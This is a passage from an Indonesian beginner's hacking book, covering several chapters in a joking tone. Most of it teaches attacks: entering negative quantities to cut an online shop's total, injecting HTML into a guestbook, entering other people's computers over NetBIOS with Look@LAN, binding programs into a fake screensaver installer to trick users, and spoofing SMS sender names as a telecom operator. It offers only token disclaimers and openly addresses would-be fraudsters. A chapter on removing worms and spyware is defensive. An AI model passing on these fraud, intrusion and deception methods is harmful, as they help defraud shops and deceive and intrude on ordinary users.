Gambar 5.2 Pesan kesalahan yang ditimbulkan jika nilai yang dimasukkan kosong

Apakah kita akan menyerah sampai di sini? Ooo... tentu saja tidak. ☺ Kita akan mencoba untuk melewati proteksi dari JavaScript itu. Caranya adalah dengan men-set agar browser kita men-disable Javascript. Pada contoh kali ini saya memakai browser Mozilla Firefox.

1. Klik menu **Tools**.
2. Klik menu **Options**.
3. Klik tab bagian **Content**.
4. Hilangkan check pada bagian **Enable JavaScript**.
5. Klik **OK**.



Gambar 5.3 Pilihan untuk menonaktifkan JavaScript

Setelah itu kita ulangi untuk memasukkan nilai -1 pada item yang kedua, lalu klik button **Update QTY**, agar aplikasi melakukan proses penghitungan ulang. Kini, Anda bisa dengan mudah melewati proteksi JavaScript tersebut.

Continue Shopping						
No	Item	Description	Qty	Unit Price	Sub Total	Del?
1	50106178	WIMAR WITTOELAR: "HELL, YEAH!"	1	Rp. 45.000,-	Rp. 45.000,-	<input type="checkbox"/>
2	50106144	CERITA DANTE	-1	Rp. 23.000,-	Rp. -23.000,-	<input type="checkbox"/>
TOTAL					Rp. 22.000,-	

Pilihlah tujuan pengiriman barang dari daftar berikut:

Daftar Kota tujuan: 


CHECKOUT


UPDATE QTY


DELETE ITEM/S

Gambar 5.4 Perhitungan ulang pembelian barang di keranjang belanja

Dari gambar di atas, Anda bisa lihat kini nilai dari **TOTAL** yang harus saya bayar sudah berubah menjadi Rp22.000. Inilah salah satu teknik yang digunakan oleh para hacker dalam memanipulasi logika perhitungan pada situs-situs belanja online. Sangat mudah bukan? 😊

BAB 6

Folder Locker

Pada suatu hari, teman saya di kampus bertanya kepada saya bagaimana cara agar datanya yang ada di komputer tidak dapat diakses oleh orang lain. Alasannya *sih*... karena data tersebut sangat rahasia. ☺


Memang, pada zaman sekarang ini, keamanan suatu data sangat berharga sekali. Apalagi ketika data tersebut sangat rahasia, sehingga menjadikan suatu kerahasiaan sangat besar nilainya.

Anak muda pada saat ini biasanya sangat gemar sekali dalam mengoleksi video porno ataupun gambar-gambar nakal lainnya. Mereka akan berusaha agar data tersebut tidak dapat diakses oleh orang lain. Biasanya mereka akan bingung ketika harus mengamankan koleksi data mereka dari orangtua. ☺

Seperti contoh tadi, ketika koleksi Anda tersebut tidak ingin diakses oleh orang lain. MAAF...!!! Bukan gambar-gambar nakal ataupun video-video porno yang akan saya tunjukkan disini. Hal itu akan mengganggu konsentrasi saya dalam menulis buku ini, terutama konsentrasi Anda juga akan ikut terganggu dalam mempelajari buku ini... ☺☺☺

Pada pembahasan kali ini, saya berusaha untuk mencoba mengamankan data Anda agar tidak bisa diakses oleh orang lain. Anda hanya membutuhkan satu tool yang bernama FOLDER LOCKER. Cara penggunaannya sangatlah mudah, tanpa perlu instalasi.

Di sini, saya mencoba untuk membuat satu folder yang bernama ATUN pada drive E. Folder ini akan saya lock menggunakan tool Folder Locker.



Gambar 6.1 Contoh folder ATUN yang akan di-lock

Caranya adalah:

1. Buka program Folder Locker.
2. Klik OK.


3. Buka drive E.
4. Klik ganda folder yang ingin di-lock.
5. Tekan tombol LOCK.
6. Klik OK.



Gambar 6.2 Pesan Folder locked

Jika Anda melakukannya dengan benar, maka folder tersebut akan otomatis terkunci. Anda bisa lihat perbedaannya melalui Windows Explorer. Folder yang semula hanya ber-ikon folder biasa, kini setelah di-LOCK, folder tersebut berubah seperti ikon Recycle Bin.

Perlu Anda ketahui, bahwa setelah folder tersebut di-LOCK, maka data semua yang ada di dalam folder tersebut tidak akan terlihat dan tidak dapat diakses oleh siapa pun, termasuk Anda sendiri... ☺



Gambar 6.3 Hasil folder ATUN yang sudah di-lock

Untuk mengembalikannya seperti semula, Anda tinggal mengikuti seperti langkah sebelumnya. Hanya saja, ketika Anda harus menekan tombol LOCK, sekarang ganti menekan tombol UNLOCK.

BAB 7


Hacking Guest Book

Banyak sekali orang menamakan jenis teknik hacking ini, tapi saya lebih senang memberi nama teknik ini sebagai Hacking Guest Book. Terserah Anda senang atau tidak... ☺

Teknik ini sangat penting sekali untuk Anda pelajari sebagai pemula di dalam dunia hacking. Banyak orang yang bilang teknik ini sangat kampungan, karena sudah banyak sekali yang menggunakannya. Tapi yang membuat saya aneh adalah kenapa masih banyak sekali situs yang terkena teknik hacking ini. Mmmm... pasti Anda bingung juga khan...? ☺ Ya sudahlah, daripada Anda bingung memikirkan hal itu, lebih baik kita pelajari saja teknik ini.

Pada teknik hacking kali ini, saya akan mengajak Anda berkunjung ke sebuah website yang beralamat di <http://www.atunez.com>.

Jika Anda mencoba mengunjungi website ini di internet, mungkin Anda tidak akan menemukannya, karena ini hanyalah sebuah web yang saya buat di localhost. Saya membuat seperti ini agar Anda mudah dalam mencerna teknik hacking ini.



Gambar 7.1 Halaman web atunez.com

Di halaman pertama situs <http://www.atunez.com>, Anda akan menemukan sebuah button yang menuju ke halaman guest book, di mana Anda dapat mengisi komentar-komentar untuk perusahaan atunez.

Terlihat pada Gambar 7.2 adalah isi komentar-komentar yang telah diberikan oleh pengunjung situs <http://www.atunez.com>. Bukan...!!! Bukan...!!! Bukan komentar tersebut yang akan saya bahas di sini, karena bukan itu maksud dari buku ini dan hanya akan menambah tebal isi buku ini dengan hal-hal yang tidak berguna. ☺




Gambar 7.2 Halaman Guestbook atunez.com

Untuk mengisi komentar, Anda tinggal mengetik komentar Anda pada kotak yang telah disediakan, lalu tekan tombol **Submit**.

Nah, permasalahan pada situs perusahaan ATUNEZ ini adalah program menampilkan data yang dimasukkan oleh pengguna apa adanya. Artinya, jika saya menggunakan tag HTML `<H1>` pada komentar saya, maka komentar tersebut akan berubah bentuknya. Baiklah, sekarang kita langsung coba memberikan komentar seperti ini:

`<H1>TEST KE -1</H1>`



Gambar 7.3 Komentar yang telah berubah ukurannya

Apa yang terjadi...?? WoowW... komentar saya telah berubah ukurannya... 😊😊

Jika Anda sudah sering menggunakan aplikasi Front-page atau Dreamweaver, maka Anda sudah tidak akan merasa aneh lagi dengan kode-kode yang telah saya tambahkan pada komentar. Kini, Anda bisa saja membuat tulisan tersebut berjalan dengan menambah kode `<marquee>`. Contohnya:

```
<H1><marquee>TEST ke -2</marquee></H1>
```

Kini Anda bisa lebih berkreasi lagi dengan menambahkan kode-kode HTML lainnya. Saya tidak mungkin membahas secara panjang lebar tentang kode-kode HTML, karena memang buku ini bukan untuk belajar HTML... 😊😊

Ada baiknya Anda membeli buku-buku yang khusus untuk belajar Pemrograman WEB. Saya yakin Anda pasti lebih kreatif dari pada diri saya yang hanya orang bodoh, malas, dan tidak berguna ini yang kerjanya hanya meminta uang kepada orang tua tanpa memikirkan untuk membalas budi baik mereka... Wah...wah... udah ngawur *nech*??? ☺ *Sorrie* ya, mulai datang lagi *nech* Bad Mood-nya. ☺

Jadi, saya cukupkan sampai di sini saja untuk masalah teknik Hacking Guest Book... ☺

BAB 8

Teknik Menyusup ke Komputer Orang Lain

Jika Anda seorang Administrator jaringan, tentunya Anda sangat perlu mengetahui keadaan jaringan. Untuk itu, tentunya Anda perlu instalasi software tambahan. Software yang cukup powerful untuk memonitor jaringan komputer ini, salah satunya adalah Look@LAN.

Yang menarik dengan Look@LAN, Anda tidak hanya bisa melihat keadaan jaringan, tetapi Anda juga dapat melihat isi komputer orang lain yang berbeda network-nya dengan Anda.

Berikut akan dijelaskan cara instalasi Look@LAN dan cara menggunakannya.

1. Download software Look@LAN, Anda bisa memperolehnya dari internet dengan mengetikkan kata kunci “look@lan” pada Google. Ini tentu sangat mudah Anda lakukan bukan. ☺

2. Setelah men-download paket software Look@LAN. Klik dua kali paket untuk memulai instalasi.
3. Klik tombol **Next** untuk melanjutkan instalasi.
4. Pilih bahasa yang digunakan untuk instalasi, default-nya English. Klik **Next**.
5. Ikuti terus proses instalasinya sampai selesai.



Gambar 8.1 Instalasi software Look@LAN

8.1 Menjalankan Look@LAN

OK, sekarang mari kita coba terapkan bagaimana *sich* bisa melihat isi komputer orang lain dengan software Look@LAN?

Opss...!!! Jangan buru-buru dulu ya. Tentunya saya perlu menjelaskan sedikit posisi komputer kita saat ini berada di jaringan mana kita berada, dan komputer target yang akan kita susupi.

Pada kasus ini, kita asumsikan jaringan kita terdiri dari dua network yang berbeda. Misalnya network pertama dengan IP network 192.168.0.0, dan network ke-2 dengan IP network 192.168.6.0. Jika Anda ingin lebih mengerti dan memahami tentang IP Address dan TCP, silakan baca buku yang membahas tentang jaringan dan TCP/IP tersebut. Oke ya... ☺


Pembahasan kali kita asumsikan komputer telah terhubung ke jaringan. Berikut langkah-langkah mengoperasikan Look@LAN.

1. Klik ikon Look@LAN. Pada Look@LAN Wizard, klik Create New Profile. Lihat gambar berikut.



Gambar 8.2 Menambahkan profile baru pada Look@LAN


2. Klik ikon Create New Profile, klik Manually Specify Scan Range.
3. Isi Range IP Address pada Manual Settings range IP, misalnya dari IP Address 192.168.0.1 sampai dengan 192.168.0.253. Kemudian klik Next untuk melanjutkan.




Gambar 8.3 Range IP yang akan dimonitor

4. Akan tampil IP Address atau hostname yang terhubung di jaringan, dengan IP Range yang sudah kita masukkan. Nah, sampai di sini Anda tinggal memilih host/komputer mana yang akan dijadikan target Anda. Mudah bukan. 😊
5. Untuk memilih target, Anda cukup mengklik dua kali IP Address/nama komputer target, misalnya MANAGER. Lihat Gambar 8.4.
6. Lalu klik **NetBios** untuk mulai masuk ke komputer target. Nah, sampai di sini Anda sudah berhasil masuk ke komputer target, yakni MANAGER. Lihat Gambar 8.5.
7. Akhirnya Anda berhasil masuk ke dalam komputer target, selanjutnya terserah Anda. 😊

Gunakan teknik ini sebagai pengetahuan saja, jangan digunakan untuk keperluan yang kurang baik. Oke. 😊



Gambar 8.4 Target komputer yang akan dilihat



Gambar 8.5 Hasil komputer target yang sudah disusupi

BAB 9

Mengenai Worm, Virus, dan Spyware

Mungkin telinga Anda sudah tidak asing lagi dengan kata Worm, Virus, maupun Spyware. Bagi Anda yang belum mengerti, jangan takut, saya akan mencoba menjelaskan pengertian istilah-istilah tersebut.

Worm adalah suatu program yang memiliki kemampuan untuk bereproduksi. Worm juga berkemampuan untuk menginfeksi sistem komputer.

Virus adalah suatu program yang memiliki kemampuan untuk bereproduksi. Virus juga dapat menginfeksi suatu program, sehingga membuat program yang telah terinfeksi tersebut menjadi suatu file infector yang dapat melakukan infeksi terhadap program-program lainnya.

So... apa yang menjadi perbedaan antara Virus dan Worm?? Perbedaannya adalah, walaupun suatu Worm dapat menulangi suatu program, akan tetapi tidak bermaksud menjadikan program tersebut sebagai infector.

Sesuai dengan namanya, **Spyware** merupakan suatu program yang mempunyai tugas untuk memata-matai kegiatan yang dilakukan oleh komputer korbannya. Banyak sekali hal-hal menjengkelkan yang dilakukan oleh program Spyware, diantaranya adalah membuat koneksi internet menjadi lambat, mengalihkan browser kepada suatu URL, atau yang lebih parah lagi adalah mencuri data-data di komputer korbannya yang bersifat pribadi.

Tidak selamanya program spyware hanya membawa dampak buruk, ternyata program spyware juga dapat membawa dampak baik. Kok bisa?? *Yupz...* Bayangkan kini Anda sedang menjadi seorang penjaga warnet dan mempunyai tugas untuk mengawasi user-user yang membuka situs porno. Apakah Anda akan memeriksa satu per satu komputer dari setiap user?? MmM... Saya rasa semua orang waras pasti tidak ingin melakukannya. Terlalu banyak alasan untuk tidak melakukan hal tersebut. ☺

Di saat-saat seperti itulah program Spyware bisa Anda gunakan, untuk memata-matai setiap user yang telah dilarang untuk membuka situs porno. Mungkin pada program Spyware berlaku juga yang namanya “**Man Behind The Gun**”. ☺

Kini Anda sudah mengetahui perbedaan-perbedaan antara Worm, Virus, dan Spyware. Pengetahuan ini sangat diperlukan, karena saat ini banyak sekali worm-worm produk lokal yang bermunculan, seperti **RONTROKBRO**, **KANGEN**, **DECOIL**, dan lainnya.

Ironisnya, setiap orang menyebutnya sebagai suatu Virus. Saya harapkan setelah ini Anda tidak lagi terkecoh dengan istilah-istilah tersebut.


Pertumbuhan Worm produk lokal setiap tahun semakin meningkat. Sehingga banyak sekali user yang menjadi korban dari worm-worm lokal tersebut. Bagaimana caranya agar kita terhindar dari worm? Saran saya adalah rajin-rajinlah untuk melakukan update terhadap antivirus yang Anda gunakan.

Bagaimana jika update antivirus tidak dapat membantu dari serangan Worm? Memang saya akui bahwa rajin meng-update antivirus saja tidak cukup untuk menyelamatkan kita dari serangan Worm. Jika hal ini sudah terjadi, jalan satu-satunya adalah dengan melakukan pembersihan Worm secara manual.

Hal ini akan cukup berat untuk dilakukan, mengapa? Karena kita butuh pengetahuan serta pengalaman yang cukup banyak dari sejarah-sejarah Worm yang telah ada. Apabila Anda ingin melawan suatu worm, jalan satu-satunya adalah Anda harus mengenal Worm tersebut.

Sesuai dengan pernyataan saya di materi sebelumnya, bahwa tool **Process Monitor** ini sangat berguna sekali untuk membantu kita dalam upaya menghapus Worm ataupun Virus yang berada pada sistem kita. Bagaimana caranya? Anda bisa pilih nama proses yang Anda anggap aneh pada **Process List**, selanjutnya klik tombol **Terminate Process**. Lihat Gambar 9.1.

Jika Anda sudah melakukan 'Kill' terhadap worm tersebut. Maka worm tersebut kini sedang tidak bekerja, saat-saat itulah waktu yang tepat untuk menghapus file-file induk dari worm. File induk bisa berada di mana saja, masing-masing worm mempunyai ciri khas tersendiri. Ada baiknya Anda bisa melakukan check pada direktori windows, system, dan system32.



Gambar 9.1 Tampilan tool Process Monitor

Banyak cara untuk melakukan searching Worm pada komputer Anda. Misalkan saja Anda bisa melakukan searching berdasarkan besar file, contohnya Worm X mempunyai ciri-ciri dengan ukuran file sebesar 35 kb dan ekstensi file .scr.

Dengan pengetahuan tersebut, Anda bisa melakukan search terhadap semua file yang mempunyai size 35 kb dan berekstensi .scr. Teknik ini sangat memudahkan Anda untuk memburu file-file induk yang telah dihasilkan oleh Worm tersebut.

Setelah berhasil menghapus seluruh file induk worm, langkah selanjutnya adalah membersihkan registry Windows Anda. Untuk masuk ke Registry Editor, klik **START > RUN > Ketik regedit**. Umumnya suatu worm atau virus akan bertempat di lokasi berikut ini.

- HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run

- HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\Software\Microsoft\windows\CurrentVersion\RunServices
- HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

Jika Anda menemukan program-program dengan nama yang menurut Anda asing. Maka delete saja. Hati-hati dalam melakukan pembersihan Worm. Karena jika salah, maka konsekuensinya adalah sistem Anda tidak bisa berjalan dengan baik. Sekedar saran dari saya, untuk melakukan pembersihan manual Worm ini, ada baiknya jika dilakukan dalam mode **SAFE MODE**.

Seperti yang telah saya terangkan di muka. Bahwa tidak hanya virus dan worm saja yang menimbulkan masalah, ternyata Spyware juga merupakan masalah yang tidak bisa kita kesampingkan. Misalnya saja, Anda pernah mengalami ketika membuka browser Internet Explorer, lalu tiba-tiba langsung beralih mengunjungi suatu website. Kurang lebih, itulah ciri-ciri yang dilakukan oleh suatu spyware saat telah berada pada sistem Anda.

Jika Anda mengalami hal seperti itu, cepat-cepatlah instal program anti-spyware di komputer Anda. Atau Anda juga bisa melakukan cara manual, dengan melakukan cek ke registry editor yang terletak pada:

HKCU\Software\Microsoft\Internet Explorer\Main\Start Page = "alamat situs"

Anda bisa memodifikasi alamat situs yang ingin dijadikan sebagai default start page pada browser Internet Explorer.

pustaka-indo.blogspot.com

BAB 10

Mengenai Teknik Binder (Tool YAB)

Pada materi kali ini, kita akan mencoba untuk mengetahui bagaimana cara seorang hacker dalam melakukan penyatuan pada dua program atau lebih, atau bahasa kerennya adalah melakukan teknik Binder.


Teknik binder ini sangat cocok sekali untuk menipu seorang user, atau bisa saya sebut sebagai teknik Social Engineering. Ketika user mengeksekusi suatu file yang mereka anggap tidak berbahaya, tetapi ternyata terdapat satu program berbahaya yang telah ikut tereksekusi.

Bukankah ini sangat berbahaya sekali? ☺ Bagaimana jadinya jika program yang telah ikut tereksekusi tersebut adalah sebuah Worm yang dapat mengancam keselamatan sistem Anda.

Kali ini saya bermaksud untuk melakukan binder terhadap dua program, yaitu:


- Program calc.exe yang terdapat pada direktori C:\WINDOWS\System32.
- Program animasi Back2School.exe.

Pertama, saya membuka Program YAB (Yet Another Binder).



Gambar 10.1 Tampilan Yet Another Binder (YAB)

Lalu Anda bisa menambahkan program apa saja yang akan disatukan, dengan cara klik ikon PLUS (+). Klik tombol **Browse...** untuk menambahkan program-program apa saja yang akan Anda sertakan. Sesuai dengan rencana kita di awal, bahwa kita akan menyatukan dua program, yaitu program calc.exe dan program Back2School.exe.



Gambar 10.2 Contoh penambahan program pada YAB

Sesuai dengan naluri dari setiap manusia yang tidak pernah puas 😊, untuk itu kita akan menambahkan lagi tipuan yang dapat mengelabui seorang user yang awam, dengan cara membuat suatu ikon yang menarik. Caranya dengan klik menu **Tools > Change Icon...** atau bisa juga dengan cara menekan tombol F8 pada keyboard. Lihat Gambar 10.3.

Di sini saya memilih jenis **icon 10**. Kenapa saya memilih ikon tersebut? Bukan tanpa alasan tentunya 😊 Hal ini dimaksudkan agar nantinya akan memberikan kesan bahwa program tersebut adalah file Installer.

OK... langkah terakhir adalah dengan membangun atau Build program tersebut. Caranya bisa dengan mengklik menu **Tools > Build...** atau bisa juga dengan menekan tombol F9 pada keyboard Anda. Lihat Gambar 10.4.



Gambar 10.3 Mengganti ikon



Gambar 10.4 Menyimpan file

Untuk **File name**: saya menggunakan nama file **matrix-screensaver.scr**. Kenapa harus ekstensi file **.scr**? Jawabannya tidak jauh berbeda dengan sebelumnya, yaitu hanya untuk menipu user yang awam. Biasanya mereka akan menganggap file tersebut ialah file Installer untuk Screen Saver Matrix.




Gambar 10.5 Hasil penyimpanan file

Jika Anda melihat hasilnya pada Windows Explorer dengan mode Tiles, maka tampilannya akan terlihat seperti contoh gambar di atas. Tentunya, bagi seorang user yang awam tidak mencurigakan bukan? 😊

Sekarang, tiba saatnya untuk mencoba atau mengeksekusi file tersebut. Apa yang terjadi? Sesuai dengan perkiraan kita sebelumnya, bahwa kini kedua program tersebut telah tereksekusi semuanya.

Anda bisa melihat proses program tersebut menggunakan tool yang bernama **Process Monitor**. Tool ini sangat berguna untuk mematikan proses Worm atau Virus yang sedang berjalan di sistem kita. Pembahasan tentang Worm bisa Anda baca di materi selanjutnya.



Gambar 10.6 Tampilan Process List

Apa yang saya contohkan pada materi kali ini, memang bukan hal yang berbahaya. Mengapa? Karena, pada kasus ini saya tidak melakukan binder terhadap program-program yang berbahaya ataupun *malicious code* lainnya.

Jika Anda ingin melakukan binder terhadap program-program jahat, silakan saja. Itu adalah hak Anda, dan saya tidak punya wewenang untuk melarang. Akan tetapi, Anda harus memikirkan juga konsekuensinya. Saya yakin semua orang ingin menjadi orang yang bijaksana. Begitu juga dengan diri Anda, betul?? ☺

BAB 11

Penipuan SMS

11.1 Penipuan SMS (Bagian 1)

Saat ini seringkali terjadi penipuan lewat SMS. Dan ternyata masih saja banyak orang yang tertipu lewat modus seperti itu. Bagi Anda yang sering tertipu lewat cara ini, ataupun Anda yang ingin untuk menjadi penipunya... 😊

Sekarang saatnya Anda menyimak materi ini dengan baik. Buka mata Anda lebar-lebar dan jangan pernah berkedip sedikit pun. 😊


Saya akan coba mengungkap penipuan SMS. Pada penipuan dengan modus SMS ini sebenarnya intinya dari **SENDER NAME**. Yupz... Sekarang Anda pasti sudah mengerti sedikit, yang dimaksud dengan **SENDER NAME** tersebut adalah nama pengirim yang terlihat dari SMS yang kita terima.

Kita bisa saja mengubah SENDER NAME tersebut dengan nama INDOSAT, SIMPATI, SATELINDO, dan lain sebagainya. Dulu, saya pernah menjahili teman dengan mengirimkan SMS yang berisikan bahwa dia menerima hadiah gelas pecah sebanyak 100 buah... ☺

Yang membuat SMS ini tambah menarik, Sender Name tersebut adalah INDOSAT. Mungkin saja teman saya tersebut percaya dengan SMS-nya, jika dia sudah gila tentunya... ☺

Bagaimana cara melakukan hal seperti itu??? Yupz... Tenang... tenang... Saya yakin Anda pasti sudah tidak sabar untuk menipu teman Anda... ☺

Sekarang Anda saya ajak untuk mengunjungi sebuah website <http://communicator.clickatell.com>. Setelah itu tekan tombol Register for free.



Clickatell Communicator: New Client Registration

New Client Registration

Please fill out the following form in order to register for Clickatell Communicator. By registering and activating your account you will automatically receive 30 free text credits. [How to register? Click here.](#)

Please feel free to review our privacy policy [here](#).

Please Note:
Account Activation is carried out by means of an activation code being sent to your mobile phone. Registering multiple times will NOT result in additional free credits.

All fields in BOLD are required.

1. Register for an Account 2. Confirm Details 3. Verify Identity

First Name:

Surname:

Username:

Password: (min 6 characters alphanumeric)

